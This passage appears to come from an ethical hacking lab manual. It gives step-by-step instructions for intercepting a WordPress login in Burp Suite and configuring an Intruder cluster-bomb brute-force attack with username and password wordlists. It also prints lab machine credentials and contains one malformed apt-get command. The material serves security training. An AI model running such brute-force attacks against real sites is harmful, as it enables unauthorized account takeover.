

Figure 2.1.8: Create burp suite project

20. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.



Figure 2.1.9: Burp suite configuration

21. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



Figure 2.1.10: Burp Suite main window

22. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.



Figure 2.1.11: Check intercept is on

23. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.



Figure 2.1.12: Enter random credentials

24. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.

25. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.



Figure 2.1.13: Enter random credentials

26. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

27. Observe the target host and port values in the **Host** and **Port** fields.



Figure 2.1.14: Intruder tab

TASK 1.3

Perform a Brute-force Attack

28. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the left-pane to clear the default payload values.



Figure 2.1.15: Positions tab under the Intruder tab

29. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.



Figure 2.1.16: Selecting Attack type as a Cluster bomb

30. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 23** and click **Add §** from the left-pane.

31. Similarly, select the password value entered in **Step 23** and click **Add §** from the left-pane.

Note: Here, the username and password are **admin** and **password**.



Figure 2.1.17: Adding payload values

32. Once the username and password payloads are added. The symbol '**§**' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.



Figure 2.1.18: Selected payload values

33. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
34. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.
36. Navigate to **CEHv11 Module 14 Hacking Web Applications** and copy the **Wordlist** folder.



Figure 2.1.19: Copy Wordlist folder

37. Paste the **Wordlist** folder into the **/home/attacker/Desktop** directory, as shown in the screenshot.



Figure 2.1.20: Paste Wordlist folder in the root directory

38. Switch back to the **Burp Suite** window.
39. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
40. Under the **Payload Options [Simple list]** section, click the **Load...** button.



Figure 2.1.21: Selected payload values

41. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **username.txt** file, and click the **Open** button.



Figure 2.1.22: Select username.txt file

42. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.

